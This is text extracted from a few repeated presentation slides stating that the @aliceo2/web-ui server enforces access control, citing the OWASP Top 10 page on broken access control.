
Web Server



*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*

# Access Control\*


@aliceo2/web-ui server ensures users are not exceeding their allowed operations



*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*

# Access Control\*

@aliceo2/web-ui server ensures users are not exceeding their allowed operations




\*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)



# Access Control\*


@aliceo2/web-ui server ensures users are not exceeding their allowed operations



\*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)

# Access Control\*



@aliceo2/web-ui server ensures users are not exceeding their allowed operations




*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*

# Access Control\*

@aliceo2/web-ui server ensures users are not exceeding their allowed operations



Web Server



*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*



